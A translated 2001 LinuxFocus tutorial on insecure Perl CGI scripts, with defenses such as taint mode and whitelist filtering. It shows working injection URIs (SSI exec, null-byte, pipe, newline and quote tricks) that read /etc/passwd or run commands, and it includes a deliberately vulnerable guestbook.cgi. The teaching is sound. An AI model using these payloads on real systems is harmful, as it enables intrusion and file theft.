In the attached `guestbook.cgi` script, the text provided by the user is included into an HTML file, without '<' and ' >' character conversion into < and > HTML code. A curious person could submit one of the following instructions:

- `<!--#printenv -->` (mind the space after `printenv`)
- `<!--#exec cmd="cat /etc/passwd"-->`

`guestbook.cgi?email=pappy&texte=%3c%21--%23printenv%20--%3e`
you get a few lines of information about the system :

```
DOCUMENT_ROOT=/home/web/sites/www8080
HTTP_ACCEPT=image/gif, image/jpeg, image/pjpeg, image/png, */*
HTTP_ACCEPT_CHARSET=iso-8859-1,*,utf-8
HTTP_ACCEPT_ENCODING=gzip
HTTP_ACCEPT_LANGUAGE=en, fr
HTTP_CONNECTION=Keep-Alive
HTTP_HOST=www.esiea.fr:8080
HTTP_PRAGMA=no-cache
HTTP_REFERER=http://www.esiea.fr:8080/~grenier/cgi/guestbook.cgi?
 email=&texte=%3C%21--%23include+file%3D%22guestbook.cgi%22--%3E
HTTP_USER_AGENT=Mozilla/4.76 [fr] (X11; U; Linux 2.2.16 i686)
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin
REMOTE_ADDR=194.57.201.103
REMOTE_HOST=nef.esiea.fr
REMOTE_PORT=3672
SCRIPT_FILENAME=/mnt/c/nef/grenier/public_html/cgi/guestbook.html
SERVER_ADDR=194.57.201.103
SERVER_ADMIN=master8080@nef.esiea.fr
SERVER_NAME=www.esiea.fr
SERVER_PORT=8080
SERVER_SIGNATURE=<ADDRESS>Apache/1.3.14 Server www.esiea.fr Port
8080</ADDRESS>

SERVER_SOFTWARE=Apache/1.3.14 (Unix)  (Red-Hat/Linux) PHP/3.0.18
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.0
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/~grenier/cgi/guestbook.html
SCRIPT_NAME=/~grenier/cgi/guestbook.html
DATE_LOCAL=Tuesday, 27-Feb-2001 15:33:56 CET
DATE_GMT=Tuesday, 27-Feb-2001 14:33:56 GMT
LAST_MODIFIED=Tuesday, 27-Feb-2001 15:28:05 CET
DOCUMENT_URI=/~grenier/cgi/guestbook.shtml
DOCUMENT_PATH_INFO=
USER_NAME=grenier
DOCUMENT_NAME=guestbook.shtml
```

The `exec` instruction provides you almost with a shell equivalent:

```
guestbook.cgi?email=ppy&texte=%3c%21--%23exec%20cmd="cat%20/etc/passwd"%20-
-%3e
```

Don't try "`<!--#include file="/etc/passwd"-->`", the path is relative to the directory where you can find the HTML file and can't contain "`..`". The Apache `error_log` file, then contains a message indicating an access attempt to a prohibited file. The user can see the message `[an error occurred while processing this directive]` in the HTML page.

SSI is not often needed so it is better to deactivate it on the server. However the cause of the problem is the combination of the broken guestbook application and the SSI.

Perl Scripts

In this section, we present security holes related to CGI scripts written with Perl. To keep things clear, we don't provide the examples full code but only the parts required to understand where the problem is.

Each of our scripts is built according the following template:

```
#!/usr/bin/perl -wT
BEGIN { $ENV{PATH} = '/usr/bin:/bin' }
delete @ENV{qw(IFS CDPATH ENV BASH_ENV)};   # Make %ENV safer =:-)
print "Content-type: text/html\n\n";
print "<HTML>\n<HEAD>";
print "<TITLE>Remote Command</TITLE></HEAD>\n";
&ReadParse(\%input);
# now use $input e.g like this:
# print "<p>$input{filename}</p>\n";
# ################################### #
# Start of problem description        #
# ################################### #



# ################################## #
# End of problem description         #
# ################################## #

form:
print "<form action=\"$ENV{'SCRIPT_NAME'}\">\n";
print "<input type=texte name=filename>\n </form>\n";
print "</BODY>\n";
print "</HTML>\n";
exit(0);

# first arg must be a reference to a hash.
# The hash will be filled with data.
sub ReadParse($) {
  my $in=shift;
  my ($i, $key, $val);
  my $in_first;
  my @in_second;

  # Read in text
  if ($ENV{'REQUEST_METHOD'} eq "GET") {
    $in_first = $ENV{'QUERY_STRING'};
  } elsif ($ENV{'REQUEST_METHOD'} eq "POST") {
    read(STDIN,$in_first,$ENV{'CONTENT_LENGTH'});
  }else{
    die "ERROR: unknown request method\n";
  }
```

```
  @in_second = split(/&/,$in_first);

  foreach $i (0 .. $#in_second) {
    # Convert plus's to spaces
    $in_second[$i] =~ s/\+/ /g;

    # Split into key and value.
    ($key, $val) = split(/=/,$in_second[$i],2);

    # Convert %XX from hex numbers to alphanumeric
    $key =~ s/%(..)/pack("c",hex($1))/ge;
    $val =~ s/%(..)/pack("c",hex($1))/ge;

    # Associate key and value
    # \0 is the multiple separator
    $$in{$key} .= "\0" if (defined($$in{$key}));
    $$in{$key} .= $val;

  }
  return length($#in_second);
}
```

More on the arguments passed to Perl (`-wT`) later. We begin cleaning up the `$ENV` and `$PATH` environment variables and we send the HTML header (this is something part of the html protocl between browser and server. You can't see it in the webpage displayed on the browser side). The `ReadParse()` function reads the arguments passed to the script. This can be done more easily with modules, but this way you can see the whole code. Next, we present the examples. Last, we finish with the HTML file.

The null byte

Perl considers every character in the same way, what differs from C functions, for instance. For Perl, the null character to end a string is a character like any other one. So what?

Let's add the following code to our script to create `showhtml.cgi`:

```
  # showhtml.cgi
  my $filename= $input{filename}.".html";
  print "<BODY>File : $filename<BR>";
  if (-e $filename) {
      open(FILE,"$filename") || goto form;
      print <FILE>;
  }
```

The `ReadParse()` function gets the only argument : the name of the file to display. To prevent some "rude guest" from reading more than the HTML files, we add the

".html" extension at the end of the filename. But, remember, the null byte is a character like any other one...

Thus, if our request is **showhtml.cgi?filename=%2Fetc%2Fpasswd%00** the file is called **my $filename = "/etc/passwd\0.html"** and ours astounded eyes gaze at something not being HTML.

What happens? The **strace** command shows how Perl opens a file:

```
/tmp >>cat >open.pl << EOF
> #!/usr/bin/perl
> open(FILE, "/etc/passwd\0.html");
> EOF
/tmp >>chmod 0700 open.pl
/tmp >>strace ./open.pl 2>&1 | grep open
execve("./open.pl", ["./open.pl"], [/* 24 vars */]) = 0
...
open("./open.pl", O_RDONLY)             = 3
read(3, "#!/usr/bin/perl\n\nopen(FILE, \"/et"..., 4096) = 51
open("/etc/passwd", O_RDONLY)           = 3
```

The last **open()** presented by **strace** corresponds to the system call, written in C. We can see, the **.html** extension disappeared, and this allowd us to open /etc/passwd.

This problem is solved with a single regular expression which removes all null bytes:

```
s/\0//g;
```

Using pipes

Here is a script without any protection. It displays a given file from the directory tree /home/httpd/ :

```
#pipe1.cgi

my $filename= "/home/httpd/".$input{filename};
print "<BODY>File : $filename<BR>";
open(FILE,"$filename") || goto form;
print <FILE>;
```

Don't laugh at this example! I have seen such scripts.

The first exploit is obvious:

```
pipe1.cgi?filename=..%2F..%2F..%2Fetc%2Fpasswd
```

One need only go up the tree to access any file. But there is another much more interesting posibility: to execute the command of your choice. In Perl, the `open(FILE, "/bin/ls")` command opens the "`/bin/ls`" binary file... but `open(FILE, "/bin/ls |")` executes the specified command. Adding a single pipe `|` changes the behavior of `open()`.

Another problem comes from the fact that the existence of the file is not tested, which allows us to execute any command but also to pass any arguments:

```
pipe1.cgi?filename=..%2F..%2F..%2Fbin%2Fcat%20%2fetc%2fpasswd%20|
```

Displays the password file content.

Testing the existence of the file to open gives less freedom:

```
#pipe2.cgi

my $filename= "/home/httpd/".$input{filename};
print "<BODY>File : $filename<BR>";
if (-e $filename) {
  open(FILE,"$filename") || goto form;
  print <FILE>
} else {
  print "-e failed: no file\n";
}
```

The previous example doesn't work anymore. The "`-e`" test fails since it can't find the "`../../../bin/cat /etc/passwd |`" file.

Let's try now the `/bin/ls` command. The behavior will be the same as before. That is, if we try, for instance, to list the `/etc` directory content, "`-e`" tests the existence of the "`../../../bin/ls /etc |` file, but it doesn't exist either. As soon as we don't provide the name of a "ghost" file, we won't get anything interesting :(

However, there is still a "way out", even if the result is not so good. The `/bin/ls` file exists (well, in most of the systems), but if `open()` is called with this filename, the command won't be executed but the binary will be displayed. We must then find a way to put a pipe '`|`' at the end of the name, without it to be used during the check done by "`-e`". We already know the solution: the null byte. If we send "`../../../bin/ls\0|`" as name, the existence check succeeds since it only considers "`../../../bin/ls`", but `open()` can see the pipe and then executes the command. Thus, the URI providing the current directory content is :

```
pipe2.cgi?filename=../../../bin/ls%00|
```

Line feed

The finger.cgi script executes the `finger` instruction on our machine:

```
#finger.cgi

print "<BODY>";
$login = $input{'login'};
$login =~ s/([;<>\*\|`&\$!#\(\)\[\]\{\}:'"])/\\$1/g;
print "Login $login<BR>\n";
print "Finger<BR>\n";
$CMD= "/usr/bin/finger $login|";
open(FILE,"$CMD") || goto form;
print <FILE>
```

This script, (at least) takes a useful precaution: it takes care of some strange characters to prevent them from being interpreted with a shell by placing a '\' in front. Thus, the semicolon is changed to "\;" by the regular expression. But the list doesn't contain every important character. Among others, the line feed '\n' is missing.

In your preferred shell command line, you validate an instruction typing the **RETURN** or **ENTER** key that sends a '\n' character. In Perl, you can do the same. We already saw the `open()` instruction allowed us to execute a command as soon as the line ended with a pipe '|'.

To simulate this behavior we to add a carriage-return and an instruction after the login sent to the finger command:

```
finger.cgi?login=kmaster%0Acat%20/etc/passwd
```

Other characters are quite interesting to execute various instructions in a row :

- `;` : it ends the first instruction and goes to the next one;
- `&&` : if the first instruction succeeds (*i.e.* returns 0 in a shell), then the next one is executed;
- `||` : if the first instruction fails (*i.e.* returns a no null value in a shell), then the next one is executed.

They don't work here since they are protected with the regular expression. But, let's find a way to work this out.

Backslash and semicolon

The previous `finger.cgi` script avoides problems with some strange characters. Thus, the URI `<finger.cgi?login=kmaster;cat%20/etc/passwd` doesn't work when the semicolon is escaped. However, one character is not protected: the backslash '\'.

Let's take, for instance, a script that prevents us from going up the tree by using the regular expression `s/\.\.//g` to get rid of "..". It doesn't matter! Shells can manage various numbers of '/' at once (just try `cat ///etc//////passwd` to get convinced).

For example, in the above `pipe2.cgi` script, the `$filename` variable is initialized from the "`/home/httpd/`" prefix. Using the previous regular expression could seem efficient to prevent from going up through the directories. Of course, this expression protects from "`..`", but what happens if we protect the '`.`' character ? That is, the regular expression doesn't match if the filename is `.\./.\./etc/passwd`. Let's mention, this works very well with `system()` (or `` ` ... ` ``), but `open()` or "`-e`" fails.

Let's go back to the `finger.cgi` script. Using the semicolon, the `finger.cgi?login=kmaster;cat%20/etc/passwd` URI doesn't give the expected result since the semicolon is escaped by the regular expression. That is, the shell receives the instruction:

```
/usr/bin/finger kmaster\;cat /etc/passwd
```

The following errors are found in the web server logs:

```
finger: kmaster;cat: no such user.
finger: /etc/passwd: no such user.
```

These messages are identical to those you can get when typing this line in a shell. The problem comes from the fact the protected '`;`' considers this character as belonging to the string "`kmaster;cat`" .

We want to separate both instructions, the one from the script and the one we want to use. We must then protect the '`;`' : `<A HREF="finger.cgi?login=kmaster\;cat%20/etc/passwd"> finger.cgi?login=kmaster\;cat%20/etc/passwd</A>`. The "`\;` string, is then changed by the script into "`\\;`", and next, sent to the shell. This last reads :

```
/usr/bin/finger kmaster\\;cat /etc/passwd
```

The shell splits this into two different instructions:

1. `/usr/bin/finger kmaster\` which probably will fail... but we don't care ;-)
2. `cat /etc/passwd` which displays the password file.

The solution is simple: the backslash '`\`' must be escaped, too.

Using an unprotected "character

Sometimes, the parameter is "protected" using quotes. We have changed the previous `finger.cgi` script to protect the `$login` variable that way.

However, if the quotes are not escaped, it's useless. Even one added in your request will fail. This happens because the first quote sent closes the opening one from the script. Next, you write the command, and a second quote opens the last (closing) quote from the script.

The finger2.cgi script illustrates this :

```
#finger2.cgi

print "<BODY>";
$login = $input{'login'};
$login =~ s/\0//g;
$login =~ s/([<>\*\|`&\$!#\(\)\[\]\{\}:'\n])/\\$1/g;
print "Login $login<BR>\n";
print "Finger<BR>\n";
#New (in)efficient super protection :
$CMD= "/usr/bin/finger \"$login\"|";
open(FILE,"$CMD") || goto form;
while(<FILE>) {
  print;
}
```

The URI to execute the command then becomes:

```
finger2.cgi?login=kmaster%22%3Bcat%20%2Fetc%2Fpasswd%3B%22
```

The shell receives the command `/usr/bin/finger "$login";cat /etc/passwd""` and the quotes are not a problem anymore.

So, it's important, if you wish to protect the parameters with quotes, to escape themas for the semicolon or the backslash already mentioned.

Writing in Perl

Warning and tainting options

When programming in Perl, use the `w` option or "`use warnings;`" (Perl 5.6.0 and later), it informs you about potential problems, such as uninitialized variables or obsolete expressions/functions.

The `T` option (*taint mode*) provides higher security. This mode activates various tests. The most important concerns a possible *tainting* of variables. Variables are either clean or tainted. Data coming from outside the program is considered as tainted as long as it hasn't been cleaned up. Such a tainted variable is then unable to assign values to things that are used outside the program (calls to other shell comands).

In taint mode, the command line arguments, the environment variables, some system call results (`readdir()`, `readlink()`, `readdir()`, ...) and the data coming from files, are considered suspicious and thus tainted.

To clean up a variable, you must filter it through a regular expression. Obviously, using `.*` is useless. The goal is to force you to take care of provided arguments. Always use a regular expression that is as specific as possible.

Nevertheless, this mode doesn't protect from everything: the tainting of arguments passed to `system()` or `exec()` as a list variable is not checked. You must then be very careful if one of your scripts uses these functions. The `exec "sh", '-c', $arg;` instruction is considered as secure, whether `$arg` is tainted or not :(

It's also recommended to add "use strict;" at the beginning of your programs. This forces you to declare variables; some people will find that annoying but it's mandatory if you use `mod-perl`.

Thus, your Perl CGI scripts must begin with:

```
#!/usr/bin/perl -wT
use strict;
use CGI;
or with Perl 5.6.0 :
#!/usr/bin/perl -T
use warnings;
use strict;
use CGI;
```

Call to open()

Many programmers open a file simply using `open(FILE,"$filename") || ...`. We already saw the risks of such code. To reduce the risk, specify the open mode:

```
• open(FILE,"<$filename") || ... for read only;
• open(FILE,">$filename") || ... for write only
```

Don't open your files in an unspecified way.

Before accessing a file, it's recommended to check if the file exists. This doesn't prevent the race conditions types of problems presented in the previous article, but avoids some traps such as commands with arguments.

```
if ( -e $filename ) { ... }
```

Starting from Perl 5.6, there's a new syntax for `open()` : `open(FILEHANDLE,MODE,LIST)`. With the '<' mode, the file is open for reading; with the '>' mode, the file is truncated or created if needed, and open for writing. This becomes interesting for modes communicating with other processes. If the mode is '|-' or '-|', the LIST argument is interpreted as a command and is respectively found before or after the pipe.

Before Perl 5.6 and `open()` with three arguments, some people used the `sysopen()` command.

Input escaping and filtering

There are two methods: either you specify the forbidden characters or you explicitely define the allowed characters using regular expressions. The example programs should have convinced you that it's quite easy to forget to filter potentially dangerous characters, that's why the second method is recommended.

Practically, here is what to do: first, check the request only holds allowed characters. Next, escape the characters considered as dangerous among the allowed ones.

```
#!/usr/bin/perl -wT

# filtre.pl

#  The $safe and $danger variables respectively define
#  the characters without risk and the risky ones.
#  Add or remove some to change the filter.
#  Only $input containing characters included in the
#  definitions are valid.

use strict;

my $input = shift;

my $safe = '\w\d';
my $danger = '&`\'\\|"*?~<>^(){}\$\n\r\[\]';
#Note:
#  '/', space and tab are not part of the definitions on purpose


if ($input =~ m/^[$safe$danger]+$/g) {
    $input =~ s/([$danger]+)/\\$1/g;
} else {
    die "Bad input chars in $input\n";
}
print "input = [$input]\n";
```

This script defines two character sets:

- `$safe` contains the ones considered as not risky (here, only numbers and letters);
- `$danger` contains the characters to be escaped since they are allowed but potentially dangerous.

Every request containing a character not present in one of the two sets is immediately rejected.

PHP scripts

I don't want to be controversial, but I think it's better to write scripts in PHP rather than in Perl. More exactly, as a system administrator, I prefer my users to write scripts in PHP language rather than in Perl. Someone programming insecurely in PHP will be as dangerous as Perl, so why prefer PHP? If you have some programming problems with PHP, you can activate the Safe mode (`safe_mode=on`) or deactivate functions (`disable_functions=...`). This mode prevents accessing files not belonging to the user, changing environment variables unless explicitely allowed, executing commands, etc.

By default, the Apache banner informs us about the PHP being used.

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 03 Apr 2001 11:22:41 GMT
Server: Apache/1.3.14 (Unix)  (Red-Hat/Linux) mod_ssl/2.7.1
        OpenSSL/0.9.5a PHP/4.0.4pl1 mod_perl/1.24
Connection: close
Content-Type: text/html

Connection closed by foreign host.
```

Write `expose_PHP = Off` into `/etc/php.ini` to hide the information:

```
Server: Apache/1.3.14 (Unix)  (Red-Hat/Linux) mod_ssl/2.7.1
OpenSSL/0.9.5a mod_perl/1.24
```

The `/etc/php.ini` file (PHP4) and `/etc/httpd/php3.ini` have many parameters that can help harden the system. For instance, the "`magic_quotes_gpc`" option adds quotes on the arguments received by the `GET`, `POST` methods and via cookies; this avoids a number of problems found in our Perl examples.

Conclusion

This article is probably the most easily understood among the articles in this series. It shows vulnerabilities exploited every day on the web. There are many others, often related to bad programming (for instance, a script sending a mail, taking the `From:` field as an argument, provides a good site for spamming). Examples are too

numerous. As soon as a script is on a web site, you can bet at least one person will try to use it the wrong way.

This article ends the series about secure programming. We hope we helped you discover the main security holes found in too many applications, and that you will take into account the "security" parameter when designing and programming your applications. Security problems are often neglected because of the limited scope of the development (internal use, private network use, temporary model, etc.). Nevertheless, a module originally designed for only very restricted use can become the base for a much bigger application and then changes later on will be much more expensive.

Some URI Encoded characters

URI Encoding (ISO 8859-1)	Character
%00	\0 (end of string)
%0a	\n (carriage return)
%20	*space*
%21	!
%22	"
%23	#
%26	& (ampersand)
%2f	/
%3b	;
%3c	<
%3e	>

Tab 1 : ISO 8859-1 and character correspondance


Links

- `man perlsec` : Perl man page about security;
- www.php.net/manual/fr/security.php : security with php;
- phrack.infonexus.com/ : another reference, have a look at the article from Rain Forest Puppy (rfp) in Phrack 55.
- www.unicode.org
- Christophe Blaess's page : perso.club-internet.fr/ccb/
- Christophe Grenier's page : www.esiea.fr/public_html/Christophe.GRENIER/
- Frédéric Raynal's page : www-rocq.inria.fr/~raynal/

The fauly guestbook.cgi program

```
#!/usr/bin/perl -w

# guestbook.cgi

BEGIN { $ENV{PATH} = '/usr/bin:/bin' }
delete @ENV{qw(IFS CDPATH ENV BASH_ENV)};   # Make %ENV safer =:-)
print "Content-type: text/html\n\n";
print "<HTML>\n<HEAD><TITLE>Buggy Guestbook</TITLE></HEAD>\n";
&ReadParse(\%input);
my $email= $input{email};
my $texte= $input{texte};
$texte =~ s/\n/<BR>/g;

print "<BODY><A HREF=\"guestbook.html\">
       GuestBook </A><BR><form action=\"$ENV{'SCRIPT_NAME'}\">\n
      Email: <input type=texte name=email><BR>\n
      Texte:<BR>\n<textarea name=\"texte\" rows=15 cols=70>
      </textarea><BR><input type=submit value=\"Go!\">
      </form>\n";
print "</BODY>\n";
print "</HTML>";
open (FILE,">>guestbook.html") || die ("Cannot write\n");
print FILE "Email: $email<BR>\n";
print FILE "Texte: $texte<BR>\n";
print FILE "<HR>\n";
close(FILE);
exit(0);

sub ReadParse {
  my $in =shift;
  my ($i, $key, $val);
  my $in_first;
  my @in_second;

  # Read in text
  if ($ENV{'REQUEST_METHOD'} eq "GET") {
    $in_first = $ENV{'QUERY_STRING'};
  } elsif ($ENV{'REQUEST_METHOD'} eq "POST") {
    read(STDIN,$in_first,$ENV{'CONTENT_LENGTH'});
  }else{
    die "ERROR: unknown request method\n";
  }

  @in_second = split(/&/,$in_first);

  foreach $i (0 .. $#in_second) {
    # Convert plus's to spaces
    $in_second[$i] =~ s/\+/ /g;

    # Split into key and value.
    ($key, $val) = split(/=/,$in_second[$i],2);

    # Convert %XX from hex numbers to alphanumeric
    $key =~ s/%(..)/pack("c",hex($1))/ge;
    $val =~ s/%(..)/pack("c",hex($1))/ge;
```

```
    # Associate key and value
    $$in{$key} .= "\0" if (defined($$in{$key}));
    $$in{$key} .= $val;

  }

  return length($#in_second);
}
```



Translated to English by:
Georges Tarbouriech <georges.t@linuxfocus.org>
Lorne Bailey [proof read] <sherm_nbody@yahoo.com>
Written between 2001-02-23 to 2001-10-30

PDF Created By: NO-MERCY